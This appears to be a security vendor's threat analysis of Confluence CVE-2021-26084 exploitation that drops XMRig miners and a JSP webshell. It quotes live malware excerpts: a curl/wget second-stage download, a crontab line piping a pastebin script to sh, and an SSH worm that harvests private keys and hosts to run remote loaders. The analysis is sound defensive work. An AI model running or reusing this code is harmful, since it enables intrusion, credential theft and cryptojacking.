Continued Exploitation of CVE-2021-26084

ironnet.com/blog/continued-exploitation-of-cve-2021-26084

On August 25, Atlassian publicly released a patch for a critical remote code execution vulnerability in its popular corporate wiki solution Confluence. Just days later, a proof of concept (POC) code demonstrating how to exploit this CVE was published to GitHub. As expected, threat actors rapidly began exploiting publicly facing Confluence servers. As early as September 1, IronNet’s threat hunters observed active exploitation of Confluence servers where cryptocurrency miners and webshells were dropped by what appeared to be multiple distinct threat actors. Similar activity has been observed and documented by other security organizations.

Coinminers

Like Trend Micro [1] noted in a recent blog post, threat actors dropping the cryptominer, z0miner, were quick to jump on this vulnerability and have been observed broadly targeting vulnerable internet facing servers. IronNet observed similar IOCs to what was reported, in some cases exact matches.

```
hxxp://172.96.249.219:88/.jpg
hxxp://209.141.50.210/syna
hxxp://27.1.1.34:8080/docs/s/26084.txt
hxxp://27.1.1.34:8080/docs/s/asd.txt
hxxp://27.1.1.34:8080/docs/s/conf.txt
hxxp://27.1.1.34:8080/docs/s/kill.sh
```


Botnets pushing XMRig

IronNet observed what appeared to be a number of different botnets, in some cases pushing the same shell script but always ultimately leading to a XMRig coinminer. This was confirmed by taking the hash of both of the files and searching in VirusTotal:

```
hxxp://m.windowsupdatesupport.org/d/loader.sh
hxxp://185.186.246.24/d/loader.sh?con
$ md5sum loader.sh
d1e6782be9c399dc6fcf591bf6330e9b  loader.sh
$ md5sum loader.sh-con
d1e6782be9c399dc6fcf591bf6330e9b  loader.sh-con
```

The shell script first tries to disable security processes and protection mechanisms like selinux and apparmor. It will grab its second stage payload via curl or wget if its not available using the below command:

Figure 1: Second stage payload request



```
curl -fsSL -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/91.0.4472.124 Safari/537.36 Edg/91.0.864.64"  http://$domainroota/d/kworkers  -o $git
dir/kworkers || wget -U "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/91.0.4472.124 Safari/537.36 Edg/91.0.864.64" -q http://$domainroota/d/kworkers -O $gitd
ir/kworkers
```

Request:

- User-Agent `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 3 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36 Edg/91.0.864.64`
- URL `hxxp://m.windowsupdatesupport.org/d/kworkers`

This returns the XMRig UPX packed executable and saves it with a filename of `kworkers`.

```
$ md5sum kworkers
9d294620989e33bb3ed4b3ca7e381cc0  kworkers
```

We observed a suspected second botnet pushing a different shell script that also eventually drops a XMRig coinminer:

```
hxxp://222.117.104.59:8090/about/javaget.txt
```

Besides killing security processes, this script also attempts to kill other processes that may indicate cohabitation by other threat actors. After those commands are executed, a simple persistence method via crontab is established and executes shell code downloaded from pastebin every five seconds:

Figure 2: Persistence via Crontab

```
crontab -l | grep -e "D4EiwzQX" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -r
    crontab -l 2>/dev/null
    echo "*/5 * * * * wget -q hxxps://pastebin.com/raw/D4EiwzQX -O- | sh"
  ) | crontab -
fi
```

Finally, the script will pull down four files:

```
hxxp://222.117.104.59:8090/about/config.json
hxxp://222.117.104.59:8090/about/kill.sh
hxxp://222.117.104.59:8090/about/solr.sh
hxxp://222.122.47.27:2143/auth/solrd.exe
```


- `config.json` → XMRig config
- `kill.sh` → Shell script to kill its processes
- `solr.sh` → Shell script to kill off other malware processes running.
- `solrd.exe` → XMRig coinminer

Lastly, we also observed the Sysrv-Hello Botnet pushing a different shell script that ultimately leads to a XMRig coinminer with a similar operation to what was outlined above. In this case, however, the script sets its C2 in the beginning:

```
cc=hxxp://194.145.227.21
```

And pulls down the corresponding compatible binary based on the architecture of the system:

Figure 3: Second stage payload request




```
ps -fe | grep kthreaddk | grep -v grep; if [ $? -ne 0 ]; then
    PATH=".:$PATH"; get $cc/sys.$(uname -m) $sys; nohup $sys 1>/dev/null 2>&1 &
fi
```

Surprise surprise, another XMRig UPX packed executable:

```
$ md5sum sys.x86_64
b0ecaadb4da7c861f3400c6b03ed481b  sys.x86_64
```

Notably, this shell script contains a lateral movement component that leverages the host's SSH config to spread. This type of SSH worming capability is fairly standard and can be found in many commodity malware samples.

Figure 4: Lateral Movement component



```
KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
HOSTS3=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | uniq)
USERZ=$(
    echo root
    find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq | grep -v "\.ssh"
)
users=$(echo $USERZ | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hosts=$(echo "$HOSTS $HOSTS2 $HOSTS3" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
keys=$(echo "$KEYS $KEYS2 $KEYS3" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
for user in $users; do
    for host in $hosts; do
        for key in $keys; do
            chmod +r $key; chmod 400 $key
            ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host "(curl $cc/ldr.sh?ssh||wget -q -O- $cc/ldr.sh?ssh)|sh"
        done
    done
done
```

Webshell

The webshell used in this attack was a .jsp file, or Jakarta Server Pages, which allows developers to dynamically generate HTML web pages in Java. This makes sense since Confluence is based in Java, making the execution of .jsp files possible without having to add any further software to the server. After searching Google for some of the unique-looking strings and comments, it is fairly easy to find example source code on GitHub. The webshell observed by IronNet hunters is largely the same as the webshells found below, with small variations like an updated password for authentication among other minor changes. An interesting change we did observe was that the original webshell contains bug links that lead to shack2[.]org, most likely added by the developers of the original shell as this appears to be their group name, and in this case the threat actors have replaced those links with links to a website hosting adult content.

https://github.com/ysrc/webshell-sample/blob/master/jsp/013f24efa637d00962abc741457f51a4ee64354c.jsp

https://github.com/xl7dev/WebShell/blob/master/Jsp/SJavaWebManageV1.4.jsp

Webshell functionality:

Below is a breakdown of the functionality of this webshell along with a brief description of the notable functions. Interestingly, some of the functions have no functionality. Referencing the suspected developers GitHub page, it appears as if some of the modules for the missing functionality are present: https://github.com/shack2. Functions can be omitted in malware for a variety of reasons, but in this case, the threat actor may have only needed limited functionality and wanted to ensure the webshell payload was lightweight.

Function Name	Function Description
EnvsInfo 环境信息	Displays information about the environment
FileManage 文件管理	File manager ability to add / delete / download files
CMDS 命令执行	Ability to pass bash commands on the server
Database Management 数据库管理	Placeholder function / No functionality
Port Scan 端口扫描	Placeholder function / No functionality

Brute Force 暴力破解	Placeholder function / No functionality
Rebound Control 反弹控制	Placeholder function / No functionality
Remote File Download 远程文件下载	Placeholder function / No functionality
Remote Control 远程控制	Placeholder function / No functionality
Help 帮助	Links to adult content website
Renew 更新	Links to adult content website
Bug Feedback bug反馈	Links to adult content website
Quit 退出	Placeholder function / No functionality


This exact version of the webshell is relatively new and was first submitted to VirusTotal on 9/8/2021 and interestingly appears to have been submitted out of Hong Kong via a web browser. The webshell was also detected by 2 YARA rules from Florian Roth’s THOR APT Scanner.

```
MD5: 25ee4001eb4e91f7ea0bc5d07f2a9744
SHA256: fcb1ee9c2c0ee0c8afd4324e5958a203481ea201ff1fb573de6e6d6a9e0752da
```

Rules:

https://valhalla.nextron-systems.com/info/rule/APT_CN_JSP_Shack2_Webshell_Apr20_1

https://github.com/Neo23x0/signature-base/search?q=webshell_jsp_generic



fcb1ee9c2c0ee0c8afd4324e5958a203481ea201ff1fb573de6e6d6a9e0752da

5 security vendors flagged this file as malicious


fcb1ee9c2c0ee0c8afd4324e5958a203481ea201ff1fb573de6e6d6a9e0752da
log.rar
cpp

35.82 KB
Size

2021-09-08 11:43:10 UTC
26 days ago

CPP

ESET-NOD32	Java/Webshell.V	Ikarus	Trojan.Java.Webshell
Kaspersky	HEUR:Backdoor.Java.WebShell.gen	Tencent	Bk.YDWebShell.JSP.Shack2Shell.11100165
ZoneAlarm by Check Point	HEUR:Backdoor.Java.WebShell.gen	Ad-Aware	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected



localhost:5555/sample/cn_webshell.jsp?m=FileManage

当前磁盘路径: /usr/local/tomcat/webapps/sample/ 文件上传: No file chosen

磁盘(/) |Web根目录| |新建文件夹| |新建文件|

文件名称	上次修改时间	可读/可写	文件大小	操作
□ index.html	2007-07-30 04:26:28	true/true	636Byte	编辑 下载 打包 删除
□ WEB-INF	2021-09-29 08:37:36	true/true	4.00KB	打包 删除
□ hello.jsp	2007-07-30 04:26:28	true/true	376Byte	编辑 下载 打包 删除
□ cn_webshell.jsp	2021-09-29 08:27:17	true/true	35.00KB	编辑 下载 打包 删除
□ META-INF	2021-09-29 08:37:36	true/true	4.00KB	打包 删除
□ images	2021-09-29 08:37:36	true/true	4.00KB	打包 删除

全选 反选 删除选中项 打包选中项 总计3文件夹，3个文件

Copyright (c) 2014

Conclusion

The techniques and malware used in these attacks are nothing new or particularly sophisticated; however, this activity is thought-provoking nonetheless. Firstly, this case exemplifies a trend that has been going on for years. Specifically, threat actors - including botnet developers/controllers - are rapidly integrating exploits for known CVEs into their spreading capabilities. Multiple times this year alone, defenders have had a few days (at best) between when a vulnerability is made public and when a POC is made available on GitHub and integrated into botnet and APT toolkits alike. This only further highlights the need for prompt patching programs by administrators, especially for internet-facing servers. An additional trend that has been observed throughout 2021 is a shift away from compromising individual users as a means of access for threats and a renewed focus on server exploitation. This is an obvious example of that shift in tactics.

Although the activity observed by IronNet was largely limited to automated exploitation by botnets with what appeared to be financial motivations, we have strong confidence that this exploit is being used by more sophisticated threat actors with intelligence collection in mind.

Given the nature of Confluence servers and the type of detailed, sensitive documentation that is commonly stored on them, this is exactly the type of exploit that an APT would leverage.

Source

[1] https://www.trendmicro.com/pt_br/research/21/i/cryptominer-z0miner-uses-newly-discovered-vulnerability-cve-2021.html

About Ironnet

Founded in 2014 by GEN (Ret.) Keith Alexander, IronNet, Inc. (NYSE: IRNT) is a global cybersecurity leader that is transforming how organizations secure their networks by delivering the first-ever Collective Defense platform operating at scale. Employing a number of former NSA cybersecurity operators with offensive and defensive cyber experience, IronNet integrates deep tradecraft knowledge into its industry-leading products to solve the most challenging cyber problems facing the world today.